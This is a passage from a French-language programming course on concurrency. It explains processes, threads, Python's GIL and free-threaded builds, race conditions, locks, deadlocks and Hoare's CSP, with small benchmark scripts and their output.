
Cette étanchéité n'est pas une politesse que les processus s'accordent entre eux, c'est une impossibilité matérielle. Chaque processus reçoit son propre **espace d'adressage**, un plan de mémoire qui n'appartient qu'à lui. Quand deux processus manipulent tous les deux l'adresse 4096, ils ne désignent pas le même endroit : une pièce du processeur appelée **unité de gestion mémoire** traduit ces adresses vers des emplacements physiques différents, en suivant une table que seul le système d'exploitation a le droit d'écrire. Un processus ne peut donc pas lire la mémoire d'un autre, et ce n'est pas parce que ce serait interdit, c'est parce qu'il n'a aucun moyen de la nommer. La conséquence est considérable, et on l'oublie d'autant plus facilement qu'on en profite sans cesse : un processus qui s'effondre n'emporte que lui-même. Le reste de la machine ne s'en aperçoit même pas.

Une garantie plus récente qu'on ne croit

Cette garantie n'a pourtant rien d'éternel, et elle est plus récente qu'on ne l'imagine. Les premiers ordinateurs personnels n'offraient aucune protection. Sous MS-DOS, un programme pouvait écrire n'importe où en mémoire, y compris par-dessus le système d'exploitation lui-même, et une seule adresse mal calculée suffisait à emporter la machine entière. Le Mac OS classique, jusqu'à sa version 9, laissait toutes les applications se partager une mémoire commune, si bien qu'un traitement de texte fautif faisait tomber le reste avec lui. L'idée de donner à chaque programme une mémoire qui n'existe que pour lui, la **mémoire virtuelle**, vient des gros systèmes universitaires et militaires des années 60, avec l'Atlas de Manchester en 1962 puis Multics. Il aura fallu attendre les années 90 et 2000 pour qu'elle atteigne enfin les machines de bureau. L'écran bleu de Windows et la bombe

du Mac, que les plus anciens se rappellent, sont les vestiges d'une époque où un seul programme pouvait tout faire tomber.





Se parler coûte cher

Cette isolation a un prix, et c'est lui qui explique tout ce qui suit. Deux processus qui doivent collaborer n'ont aucun moyen direct de le faire. Il leur faut passer par le système d'exploitation, au moyen d'un **tuyau** (*pipe*), d'une **socket**, d'un fichier, ou d'une zone de mémoire partagée réclamée explicitement. Chaque échange suppose alors de recopier les données depuis l'espace du premier vers celui du second, en passant par le noyau. Pour deux programmes qui s'envoient un message de temps à autre, la dépense est invisible. Pour deux morceaux d'un même travail qui manipulent sans arrêt les mêmes données, un navigateur qui affiche une page pendant qu'il en télécharge les images, un tableur qui recalcule pendant qu'on tape, la facture devient absurde. On passerait plus de temps à recopier qu'à travailler.

Plusieurs fils dans un même processus

La réponse tient en une idée simple : garder un seul processus, mais y faire courir plusieurs exécutions à la fois. C'est ce qu'on appelle un **thread**, ou fil d'exécution. Dans la cuisine de l'introduction, un processus est une cuisine entière, avec ses réserves, et un thread est un cuisinier de plus dans la même cuisine, qui pioche dans les mêmes réserves. Un thread possède en propre le strict minimum, sa position dans le code et sa **pile** (*stack*), c'est-à-dire l'endroit où s'empilent ses appels de fonction et ses variables locales. Tout le reste, il le partage avec ses frères, le même espace d'adressage, les mêmes variables globales, les mêmes fichiers ouverts. Deux threads d'un même processus qui lisent une même variable ne recopient rien et ne dérangent pas le noyau : ils vont chercher le même emplacement en mémoire, directement. Le problème du paragraphe précédent disparaît d'un coup. Il disparaît même si complètement qu'on va bientôt regretter l'isolation qu'on vient d'abandonner.

Ce que chacun coûte

Le partage n'est pas le seul avantage des threads : ils sont aussi beaucoup moins chers à créer. Un processus exige que le système bâtisse un espace d'adressage complet, avec ses tables de traduction. Un thread ne demande qu'une pile et de quoi noter où il en est. On peut mesurer l'écart en quelques lignes, en créant cinq cents fois chacun et en les laissant s'arrêter aussitôt.

> **Pourquoi ces exemples ne s'exécutent pas dans la page.** Ailleurs dans le cours, les blocs Python se lancent d'un clic, grâce à Pyodide, une version de Python qui tourne dans le navigateur. Ceux de cette section ne le peuvent pas, et la raison est elle-même une leçon de la section. Pyodide vit dans l'unique fil d'exécution de la page web, et n'a accès ni aux threads ni aux processus du système : lui demander un thread donne `RuntimeError: can't start new thread`, et un `fork()` ou un `multiprocessing` répond `Function not implemented`. Le navigateur est précisément l'un de ces environnements à un seul fil dont parlera la dernière sous-section, et `asyncio`, lui, y fonctionne. Les exemples de cette page se copient donc dans un fichier et se lancent au terminal, avec `uv run`.

```
import os, time, threading

N = 500

def chrono(nom, f):
    debut = time.perf_counter()
    f()
    duree = time.perf_counter() - debut
    print(f"{nom:12s} {duree / N * 1e6:7.1f} µs par unité")

def threads():
    ts = [threading.Thread(target=lambda: None) for _ in range(N)]
    for t in ts: t.start()
    for t in ts: t.join()

def processus():
    pids = []
```

```
    for _ in range(N):
        pid = os.fork()          # l'enfant repart d'ici avec pid valant 0
        if pid == 0:
            os._exit(0)          # et s'arrête immédiatement
        pids.append(pid)
    for pid in pids:
        os.waitpid(pid, 0)       # on attend chacun d'eux

chrono("thread", threads)
chrono("processus", processus)
```

```
$ uv run --no-project python cout.py
thread           42.8 µs par unité
processus       222.8 µs par unité
```

> `os.fork()` n'existe que sur les systèmes de la famille Unix, donc macOS et Linux. Sous Windows sans WSL, ce script s'arrêtera sur une `AttributeError`, parce que le système n'offre tout simplement pas cette manière de créer un processus. Sous WSL, qui est un vrai Linux, tout fonctionne, et c'est d'ailleurs l'environnement que le cours recommande aux utilisateurs de Windows. La portion sur les threads, elle, fonctionne partout.

Un processus coûte donc environ cinq fois un thread, ce qui est déjà notable quand on en crée beaucoup, mais reste loin des ordres de grandeur qu'on lit parfois. Ces chiffres viennent d'un portable récent, et ils varieront chez vous, mais c'est le rapport entre les deux qui compte, pas leur valeur absolue.

Un piège de mesure, et il est courant

Si on refait la mesure avec `multiprocessing.Process`, la bibliothèque standard prévue pour ça, le résultat explose : environ 7100 µs par processus sur le même portable, soit 166 fois un thread au lieu de cinq. La conclusion qu'on en tire spontanément, que les processus coûtent sept millisecondes, est fausse.

Ce n'est pas le prix d'un processus, c'est celui du démarrage d'un interpréteur Python complet. Sur macOS et sur Windows, `multiprocessing` emploie par défaut la méthode **spawn**, qui lance un nouvel interpréteur vierge et lui fait réimporter votre module. Sur Linux, jusqu'à Python 3.13, il employait **fork**, qui duplique le processus courant, et la mesure y était bien plus basse. Depuis Python 3.14, Linux emploie **forkserver**, un processus serveur lancé une seule fois, sans threads, à partir duquel chaque nouveau processus est dupliqué, parce que dupliquer un processus qui a déjà des threads est un piège connu. Le même programme, avec le même code, n'a donc pas du tout le même coût selon le système, ni selon la version.

La conséquence pratique est simple. Créer un processus par tâche est ruineux, créer une réserve de processus au démarrage et la réutiliser ne coûte presque rien. C'est exactement ce que fait `multiprocessing.Pool`, et c'est précisément sa raison d'être.

Comment un seul coeur fait semblant

Un coeur exécute une suite d'instructions à la fois, et rien ne changera cela. Pourtant, bien avant que les puces aient plusieurs coeurs, une machine faisait déjà tourner un traitement de texte, une horloge et une impression en même temps. L'illusion repose sur un mécanisme matériel très simple, une minuterie qui, toutes les quelques millisecondes, interrompt ce qui se passe et rend la main au système d'exploitation. La partie de celui-ci qui décide alors quoi faire s'appelle l'**ordonnanceur** (*scheduler*), et c'est lui, en cuisine, qui tape sur l'épaule d'un cuisinier toutes les quelques millisecondes pour en faire avancer un autre. Il range l'état du thread en cours, ses registres et sa position dans le code, puis installe à la place l'état d'un autre thread qui attendait son tour. C'est ce qu'on appelle un **changement de contexte**, et il se produit assez souvent pour que rien ne se voie. Chaque programme n'avance qu'une fraction du temps, mais il avance si fréquemment que l'oeil n'y distingue aucune interruption.

Prendre la main plutôt que la demander

Que la minuterie interrompe un programme sans lui demander son avis n'a rien d'évident, et ce n'est pas ainsi qu'on a commencé. On appelle cela la **préemption**, par opposition au **multitâche coopératif**, où chaque programme devait rendre la main de lui-même, en appelant régulièrement une fonction prévue pour cela. Le Mac OS classique et Windows 3.x fonctionnaient de cette manière. Il suffisait donc qu'un seul programme oublie de céder son tour, ou reste coincé dans une boucle, pour que la machine entière se fige, souris comprise. C'est exactement la même trajectoire que la protection mémoire, vue plus haut : une garantie née sur les gros systèmes des années 60, restée trente ans hors de portée des machines personnelles, et qu'on tient aujourd'hui pour si acquise qu'on ne la remarque plus.

La distinction de Pike, mécaniquement

On peut maintenant relire la formule de Rob Pike autrement que comme un jeu de mots. Sur une machine à un seul coeur, un programme découpé en dix tâches qui progressent chacune à leur rythme est parfaitement concurrent, et il n'a strictement aucun parallélisme. Les dix tâches existent bel et bien, elles se relaient, aucune n'est terminée avant que les autres aient commencé, mais à chaque instant une seule avance. Donnez dix coeurs à ce même programme, sans changer une ligne, et il devient parallèle. La concurrence était dans le code depuis le début, le parallélisme est arrivé avec la machine. C'est ce qui fait que la distinction n'est pas une subtilité de vocabulaire : elle sépare ce que vous écrivez de ce sur quoi vous n'avez aucune prise.

Le verrou global de Python

Tout ce qui précède décrit ce que le système d'exploitation offre. Reste à savoir ce que le langage en fait, et Python réserve ici une surprise. Son implémentation courante, CPython, protège son fonctionnement interne par un **verrou** (*lock*) unique que l'on nomme le **GIL**, pour *global interpreter lock*. Un seul thread à la fois peut le détenir, et sans lui aucun code Python ne s'exécute. Autrement dit, quel que soit le nombre de coeurs de la machine et le nombre de threads du programme, **un seul thread exécute du Python à un instant donné**.

Reprenons le calcul le plus bête possible, une somme de carrés, répété quatre fois, en séquentiel puis réparti sur quatre threads puis sur quatre processus.

```
import time, threading, multiprocessing

def calcul(n):
    somme = 0
    for i in range(n):
        somme += i * i
    return somme

N, K = 30_000_000, 4          # 4 fois le même calcul, bien assez long

def chrono(nom, f):
    debut = time.perf_counter()
    f()
    print(f"{nom:16s} {time.perf_counter() - debut:5.2f} s")

def sequentiel():
    for _ in range(K):
        calcul(N)

def avec_threads():
    ts = [threading.Thread(target=calcul, args=(N,)) for _ in range(K)]
    for t in ts: t.start()
    for t in ts: t.join()

def avec_processus():
    with multiprocessing.Pool(K) as pool:
        pool.map(calcul, [N] * K)

if __name__ == "__main__":        # obligatoire pour multiprocessing
    chrono("séquentiel", sequentiel)
    chrono("4 threads", avec_threads)
    chrono("4 processus", avec_processus)
```

```
$ uv run --no-project python gil.py
séquentiel        2.51 s
4 threads         2.62 s
4 processus       0.89 s
```

Les quatre threads ne font rien gagner du tout, et sont même **légèrement plus lents** que le code séquentiel, parce qu'on paie les changements de contexte et la dispute autour du verrou sans jamais rien exécuter en parallèle. Les quatre processus, eux, divisent le temps par presque trois. Rien d'étonnant : chacun a son propre interpréteur, donc son propre GIL, et le verrou ne les gêne plus.

Pourquoi s'infliger un tel verrou ? Parce qu'il achète beaucoup de choses. Il rend l'interpréteur correct sans qu'il faille protéger individuellement chacune de ses structures internes, il garde le code à un seul thread rapide, cas de loin le plus fréquent, et il permet d'écrire des extensions en C sans se soucier de la concurrence. C'est un compromis assumé, choisi il y a trente ans, et qui a rendu Python beaucoup plus simple à faire évoluer.

Le verrou bloque le calcul, jamais l'attente

Il serait facile de conclure de ce qui précède que les threads ne servent à rien en Python. Ce serait une demi-vérité, et elle coûte cher, parce qu'elle prive d'un outil parfaitement adapté à la moitié des situations. Reprenons exactement la même comparaison, mais avec un programme qui attend au lieu de calculer. Cinquante requêtes réseau de cent millisecondes chacune, ici simulées par une pause pour que l'expérience soit reproductible hors ligne.

```
import time, threading

N, LATENCE = 50, 0.1          # 50 « requêtes » de 100 ms chacune

def chrono(nom, f):
    debut = time.perf_counter()
    f()
    print(f"{nom:16s} {time.perf_counter() - debut:5.2f} s")

def sequentiel():
    for _ in range(N):
        time.sleep(LATENCE)   # ici, une vraie requête réseau

def avec_threads():
    ts = [threading.Thread(target=time.sleep, args=(LATENCE,)) for _ in range(N)]
    for t in ts: t.start()
    for t in ts: t.join()

chrono("séquentiel", sequentiel)
chrono("50 threads", avec_threads)
```

```
$ uv run --no-project python attente.py
séquentiel        5.17 s
50 threads        0.11 s
```

Quarante-sept fois plus rapide, avec le même outil qui ne servait à rien l'instant d'avant. La raison est simple une fois qu'on la connaît : un thread qui s'apprête à attendre relâche le GIL avant de se mettre en pause, et ne le reprend qu'au retour. Pendant qu'il patiente, il n'exécute aucun code Python, donc il n'a aucune raison de tenir le verrou. Les quarante-neuf autres en profitent pour lancer leur propre attente, et les cinquante pauses se déroulent ensemble.

Voilà pourquoi la distinction entre attendre et calculer, posée dans la sous-section précédente, valait la peine d'être posée avant tout le reste. Le même mot de concurrence, le même outil, et deux résultats opposés selon le problème. La règle à retenir tient en une ligne : en Python, les threads pour l'I/O-bound, les processus pour le CPU-bound. Ou, pour reprendre la distinction de la sous-section précédente, les threads pour attendre, les processus pour calculer.

Ce que devient Python sans son verrou

Ce compromis vieux de trente ans est en train d'être défait. Le **PEP 703**, accepté en 2023, ajoute à CPython une variante sans GIL, dite **free-threaded**. Elle s'installe comme les autres, son numéro de version portant simplement un `t` final, et `uv` sait la récupérer sans qu'on ait rien à configurer.

```
$ uv run --python 3.14  --no-project python gil.py     # avec le verrou
$ uv run --python 3.14t --no-project python gil.py     # sans le verrou
```

Le fichier est le même, à la lettre près. Seul l'interpréteur change. Les chiffres viennent d'une nouvelle exécution, d'où de légers écarts avec ceux donnés plus haut.

Sur le calcul	avec GIL	sans GIL
séquentiel	2,61 s	3,03 s
4 threads	2,69 s	**0,80 s**
4 processus	0,84 s	0,88 s

Les threads passent d'inutiles à les plus rapides, et la règle apprise deux paragraphes plus haut, les processus pour calculer, cesse d'être vraie. On notera aussi que le séquentiel est un peu plus lent sans le verrou : retirer le GIL coûte quelque chose au code à un seul thread, ce qui est précisément la raison pour laquelle il a fallu vingt ans de débats avant d'y toucher.

Le bogue était là depuis toujours

Reste le revers, et c'est la leçon la plus importante de cette sous-section. Voici quatre threads qui incrémentent un même compteur un million de fois chacun.

```
import threading

compteur = 0

def incrementer(n):
    global compteur
    for _ in range(n):
        compteur += 1        # lire, ajouter, écrire : trois étapes, pas une

N, K = 1_000_000, 4
ts = [threading.Thread(target=incrementer, args=(N,)) for _ in range(K)]
for t in ts: t.start()
for t in ts: t.join()

print(f"attendu : {N * K}")
print(f"obtenu  : {compteur}")
```

```
$ uv run --python 3.14  --no-project python compteur.py
attendu : 4000000
obtenu  : 4000000

$ uv run --python 3.14t --no-project python compteur.py
attendu : 4000000
obtenu  : 1014951
```

Le même fichier. Correct sur un interpréteur, faux de trois quarts sur l'autre. Et il faut bien voir que ce n'est pas le second qui est cassé : le bogue était dans le fichier depuis toujours, et c'est le

verrou global qui le masquait. Ce qui se passe exactement quand deux threads touchent au même compteur, instruction par instruction, est l'objet de la sous-section suivante.

Il l'est d'ailleurs très solidement. Même en demandant à Python de faire tourner ses threads le plus souvent possible, avec `sys.setswitchinterval(1e-9)`, le compteur reste parfaitement juste sur CPython 3.13 et 3.14. Sur CPython 3.9, en revanche, le même programme perdait déjà un tiers de ses incréments. Autrement dit, la visibilité de ce bogue dépend de la version de l'interpréteur, de la machine et de la chance, et certainement pas de la correction du code.

C'est la première fois dans ce cours qu'on rencontre un programme dont les tests peuvent passer mille fois sans rien prouver. Ce ne sera pas la dernière, et c'est le sujet de la sous-section suivante.

Ce qui casse

Trois étapes, pas une

Reprenons le compteur de la sous-section précédente, celui qui donnait 4 000 000 sur un interpréteur et 1 014 951 sur l'autre. La ligne coupable est `compteur += 1`, et tout tient au fait qu'elle n'est pas une opération mais trois. Le processeur lit la valeur courante en mémoire, l'augmente de un dans un registre, puis écrit le résultat à sa place. Entre la lecture et l'écriture s'écoule un temps minuscule mais réel, et rien n'interdit à l'ordonnanceur d'y glisser un autre thread. Si ce second thread lit à ce moment-là, il obtient la même valeur que le premier, l'augmente lui aussi de un, et l'écrit à son tour. Chacun a ajouté un. Le compteur n'a avancé que d'un. En cuisine, c'est le cuisinier qui goûte la soupe, la trouve fade, et part chercher le sel pendant que son collègue, qui l'a goûtée une seconde plus tôt, y verse déjà le sien.

Voici d'abord ce qui devrait se passer, quand A termine ses trois étapes avant que B commence les siennes. Deux incréments, et le compteur avance de deux.

Instant	Thread A	Thread B	Valeur en mémoire
1	lit 41		41
2	calcule 42		41
3	écrit 42		42
4		lit 42	42
5		calcule 43	42
6		écrit 43	**43**

Et voici le même travail quand B commence avant que A ait fini. Chacun lit 41, chacun écrit 42.

Instant	Thread A	Thread B	Valeur en mémoire
1	lit 41		41
2		lit 41	41
3	calcule 42		41
4		calcule 42	41
5	écrit 42		42
6		écrit 42	**42**

Deux incréments, un seul de compté. On appelle cela une **condition de course** (*race condition*), parce que le résultat dépend de qui arrive le premier, et que personne ne contrôle l'ordre d'arrivée. Le mot

important est *dépend*. Le programme n'est pas faux dans l'absolu : il est juste quand A finit avant que B commence, et faux quand leurs trois étapes se chevauchent. Sur le million d'incréments de chaque thread, ce chevauchement s'est produit à peu près trois fois sur quatre.

Vingt façons de se croiser, puis des milliards

Le tableau ne montre qu'un seul ordre parmi ceux qui sont possibles, et c'est là que le problème prend sa vraie dimension. Deux threads de trois instructions chacun peuvent se croiser de vingt manières différentes, et l'ordonnanceur en choisit une à chaque exécution, sans que rien dans le programme ne dise laquelle. Certaines donnent la bonne réponse, celles où A termine ses trois étapes avant que B commence la première, ou l'inverse. Les autres perdent un incrément. Trois threads de trois instructions se croisent de 1680 façons, et quatre threads de cinq instructions, ce qui reste un programme minuscule, de plus de onze milliards. Aucun test n'explore une fraction appréciable de ce nombre. Pire, le même test lancé mille fois emprunte presque toujours les mêmes chemins, parce que l'ordonnanceur n'est pas aléatoire, il est seulement imprévisible.



Et le nombre explose bien plus vite que la taille du programme.

3 threads de 3 instructions	**1 680**	ordres possibles
4 threads de 5 instructions	**11 732 745 024**	ordres possibles

Vos tests en explorent une poignée, toujours à peu près les mêmes.

Les mêmes six instructions, en séquentiel puis réparties sur deux threads. Le nombre d'ordres d'exécution possibles explose bien plus vite que la taille du programme, et vos tests n'en parcourent qu'une poignée, toujours à peu près la même.

Un seul à la fois

Le remède tient en une idée : rendre les trois étapes indivisibles, non pas en les fusionnant, ce que le processeur ne sait pas toujours faire, mais en interdisant à un second thread d'y entrer tant que le premier n'en est pas sorti. L'objet qui impose cela est un verrou, le même mot que pour le GIL, et la portion de code qu'il protège s'appelle une **section critique**. Un thread qui veut y entrer prend le

verrou. S'il est déjà pris, il attend qu'on le libère. En cuisine, c'est la règle qu'un seul cuisinier à la fois s'approche de la salière : le second attend que le premier ait salé, goûté et reposé la salière.

L'idée a un auteur et une date. En 1965, Edsger Dijkstra, croisé au module 1 pour la programmation structurée, formalise le problème de l'**exclusion mutuelle** et propose le **sémaphore**, un compteur qu'on ne peut modifier que par deux opérations indivisibles, dans un texte intitulé *Cooperating Sequential Processes*. Le nom vient des sémaphores de chemin de fer, qui interdisent à deux trains d'entrer sur la même voie. Le verrou de Python en est le descendant direct, et il tient en une ligne.

```
import threading

compteur = 0
verrou = threading.Lock()

def incrementer(n):
    global compteur
    for _ in range(n):
        with verrou:            # un seul thread à la fois entre ici
            compteur += 1

N, K = 1_000_000, 4
ts = [threading.Thread(target=incrementer, args=(N,)) for _ in range(K)]
for t in ts: t.start()
for t in ts: t.join()

print(f"attendu : {N * K}")
print(f"obtenu  : {compteur}")
```

```
$ uv run --python 3.14t --no-project python compteur.py
attendu : 4000000
obtenu  : 4000000
```

Le résultat est juste, et ce n'est pas gratuit. Sur le même interpréteur sans GIL, la version protégée met 0,36 s là où la version fausse en mettait 0,11, trois fois plus. Le verrou fait exactement ce qu'on lui demande : il remet les threads en file indienne devant la ligne protégée, et une file indienne n'est pas du parallélisme. Quatre threads qui passent leur temps à attendre le même verrou ne valent pas mieux qu'un seul, et parfois moins, puisqu'il faut payer les changements de contexte par-dessus. C'est le premier compromis de la concurrence : on achète la correction avec de la vitesse, et on protège le moins possible pour en perdre le moins possible.

La même idée, à l'échelle d'une base de données

Vous retrouverez ce mécanisme, sous un autre nom, dans la section sur le stockage des données. Inscrire une étudiante à un cours demande de vérifier qu'elle n'y est pas déjà, puis de l'inscrire, et deux requêtes qui font cela au même moment peuvent l'inscrire deux fois, ou perdre l'une des deux inscriptions. C'est le compteur de tout à l'heure, avec une ligne de table à la place d'une variable. La base de données ne demande pas au programmeur de poser un verrou. Elle lui offre la **transaction**, un bloc d'opérations que le système s'engage à exécuter *comme si* aucune autre ne s'entrelaçait avec lui, même s'il les entrelace en réalité pour aller plus vite. Cette propriété, l'isolation, est l'une des quatre que Jim Gray a formalisées, celles que l'acronyme ACID résume depuis, et elle dit exactement

ce que les deux tableaux du début de cette page montrent : un entrelacement est acceptable si, et seulement si, son résultat est celui d'un ordre séquentiel. `with verrou:` et `BEGIN … COMMIT` sont la même idée, l'une dans le programme, l'autre dans la base, et le prix est le même, la correction se paie en vitesse.

Chacun tient ce dont l'autre a besoin

Le verrou règle la condition de course, et il en crée une autre catégorie de problème, plus sournoise encore. Deux cuisiniers, un couteau, une planche. Le premier prend le couteau et se retourne pour attraper la planche. Le second, au même instant, a pris la planche et tend la main vers le couteau. Chacun tient ce dont l'autre a besoin, chacun attend que l'autre lâche, et aucun ne lâchera jamais. On appelle cela un **interblocage** (*deadlock*). Dijkstra en a donné en 1965 la formulation restée classique, cinq philosophes à table avec cinq fourchettes, chacun ayant besoin de ses deux voisines pour manger, et Tony Hoare l'a baptisée plus tard le **dîner des philosophes**. Qu'il s'agisse d'un dîner n'est pas un hasard de cette section, c'est le problème lui-même.

```
import threading, time

couteau = threading.Lock()
planche = threading.Lock()

def cuisinier_a():
    with couteau:                 # prend le couteau
        time.sleep(0.01)          # le temps de se retourner
        with planche:             # puis veut la planche
            print("A a coupé")

def cuisinier_b():
    with planche:                 # prend la planche
        time.sleep(0.01)
        with couteau:             # puis veut le couteau
            print("B a coupé")

# daemon=True : sans cela, le programme ne se terminerait jamais, ce qui est
# précisément le symptôme. On le laisse ici pour pouvoir constater et sortir.
a = threading.Thread(target=cuisinier_a, daemon=True)
b = threading.Thread(target=cuisinier_b, daemon=True)
debut = time.perf_counter()
a.start(); b.start()
a.join(timeout=3); b.join(timeout=3)
print(f"après {time.perf_counter() - debut:.1f} s : A vivant={a.is_alive()}, B vivant={b.is_alive
```

```
$ uv run --no-project python interblocage.py
après 6.0 s : A vivant=True, B vivant=True
```

Regardez ce qui ne s'est pas affiché. Ni « A a coupé », ni « B a coupé », ni la moindre erreur. Un interblocage ne fait pas planter le programme et ne lève aucune exception. Il l'arrête, en silence, pour toujours. Sans le `daemon=True` et les `join` à délai, ce script ne rendrait jamais la main, et c'est ainsi qu'un tel défaut se manifeste en production : par un service qui répond de moins en moins, puis

plus du tout, sans une ligne dans les journaux. C'est exactement ce qui a figé le projet d'Edward Lee dont on parlera plus bas.

Le remède tient en une règle, et elle est plus simple que le problème : toujours prendre les verrous dans le même ordre. Si les deux cuisiniers conviennent de saisir le couteau avant la planche, celui qui a le couteau finira toujours par avoir la planche, parce que l'autre n'a pas encore le droit d'y toucher. Dans le programme ci-dessus, cela revient à inverser les deux verrous de `cuisinier_b`, pour qu'il les prenne dans le même ordre que `cuisinier_a`. C'est le seul changement.

```
def cuisinier_b():
    with couteau:                # le couteau d'abord, comme A
        time.sleep(0.01)
        with planche:            # la planche ensuite
            print("B a coupé")
```

Relancé avec cette seule fonction modifiée, le même fichier se termine aussitôt.

```
$ uv run --no-project python interblocage.py
A a coupé
B a coupé
après 0.0 s : A vivant=False, B vivant=False
```

La règle est simple à énoncer et difficile à tenir, parce qu'elle doit valoir pour tous les verrous de tout le programme, y compris ceux que prennent les bibliothèques qu'on appelle sans le savoir. C'est pour cela qu'un interblocage peut dormir des années dans un programme pourtant testé, comme vous allez le voir.

Ce que les tests ne peuvent pas voir

Tout ce que cette sous-section a montré a une propriété commune, et c'est la plus inquiétante : ça passe les tests. Le compteur faux donnait 4 000 000 sur CPython 3.13, la bonne réponse, mille fois de suite. L'interblocage ne se produit que si A et B se retournent au même centième de seconde, ce qu'aucun test n'a de raison de provoquer. Et la couverture, dont la section sur les tests vous a appris à vous méfier, mesure quelles lignes ont été exécutées, pas dans lequel des onze milliards d'ordres elles l'ont été. Un test goûte la soupe une fois. Il n'a aucun moyen de savoir qu'une fois sur cent, deux cuisiniers la salent.

L'histoire la plus parlante sur ce point est celle d'Edward Lee, professeur à l'Université de Californie à Berkeley, qui y dirige le projet Ptolemy. Au début de l'an 2000, son équipe commence Ptolemy II, un environnement de modélisation de systèmes concurrents, avec une discipline peu commune : relecture ligne à ligne par des spécialistes de la concurrence, tests de non-régression couvrant 100 % du code. Le système a tourné quatre ans sans le moindre incident. Le 26 avril 2004, il s'est figé. C'était un interblocage, exactement celui que vous venez de provoquer en vingt lignes, et il était dans le code depuis le premier jour. Quatre ans de tests l'avaient traversé sans le voir, parce que l'ordre fautif ne se produisait que sous une charge que personne n'avait jamais exercée.




Lee en a tiré une conclusion tranchée, dans un article de 2006 au titre sans ambiguïté, *The Problem with Threads*. Les threads, dit-il, ne sont pas une mauvaise réalisation d'une bonne idée. Ce sont une mauvaise abstraction. Ils prennent un programme séquentiel, compréhensible parce que **déterministe**, c'est-à-dire parce qu'il fait la même chose à chaque exécution, et le rendent non déterministe par défaut. Puis ils demandent au programmeur de reconquérir le déterminisme perdu à coups de verrous, un par un, sans jamais lui donner le moyen de prouver qu'il n'en manque pas. C'est le monde à l'envers. La bonne question n'est pas comment poser assez de verrous, mais comment ne pas avoir à en poser. C'est le sujet de la sous-section suivante.

Ne pas partager

S'il n'y a rien à protéger

Tout ce qui cassait dans la sous-section précédente cassait pour une seule raison : deux threads touchaient à la même mémoire. La condition de course vient d'une variable lue par l'un pendant que l'autre l'écrit. Le verrou existe pour empêcher cela. L'interblocage vient de deux verrous. Retirez le partage, et toute la chaîne disparaît avec lui : sans mémoire commune il n'y a rien à protéger, sans rien à protéger il n'y a pas de verrou, et sans verrou il n'y a pas d'interblocage possible. C'est la réponse à la question de Lee, et elle est plus radicale que toutes les règles de discipline : ne pas avoir à poser de verrous, c'est ne rien avoir en commun. En cuisine, c'est le poste de travail. Chaque cuisinier a son couteau, sa planche, ses casseroles, et personne ne prend rien sur le poste d'un autre. Quand un plat doit passer de l'un à l'autre, il est posé sur le passe, et l'autre le prend. Rien n'est jamais tenu à deux.



Tant que deux mains peuvent saisir le même couteau, il faut un cadenas, et le cadenas remet tout le monde en file. Donnez à chacun son poste, et le cadenas n'a plus de raison d'être : ce qui doit changer de mains passe par le passe, et n'est jamais tenu à deux.

L'idée a été formalisée en 1978 par Tony Hoare, que vous avez croisé dans « Pourquoi la concurrence » à propos de Rob Pike, dans un article intitulé *Communicating Sequential Processes*, que le domaine

désigne par ses initiales, **CSP**. Hoare y décrit des processus qui, chacun, sont de simples programmes séquentiels, et qui ne partagent rien : aucune variable, aucune mémoire. Leur seul moyen d'interagir est d'envoyer et de recevoir des **messages**, chacun désignant par son nom le processus avec lequel il échange (les **canaux** ne s'imposeront que dans les versions ultérieures de CSP), et l'envoi est lui-même un point de rendez-vous, celui qui envoie attend que l'autre ait reçu. Cette contrainte a une conséquence que Hoare a vue avant tout le monde : dans un tel système, une condition de course ne peut pas se produire, parce qu'elle ne peut même pas s'écrire. Il n'y a pas de variable à lire pendant qu'un autre l'écrit. L'exclusion mutuelle, que Dijkstra avait dû inventer, vient gratuitement avec le canal.

Des acteurs qui ne se voient pas

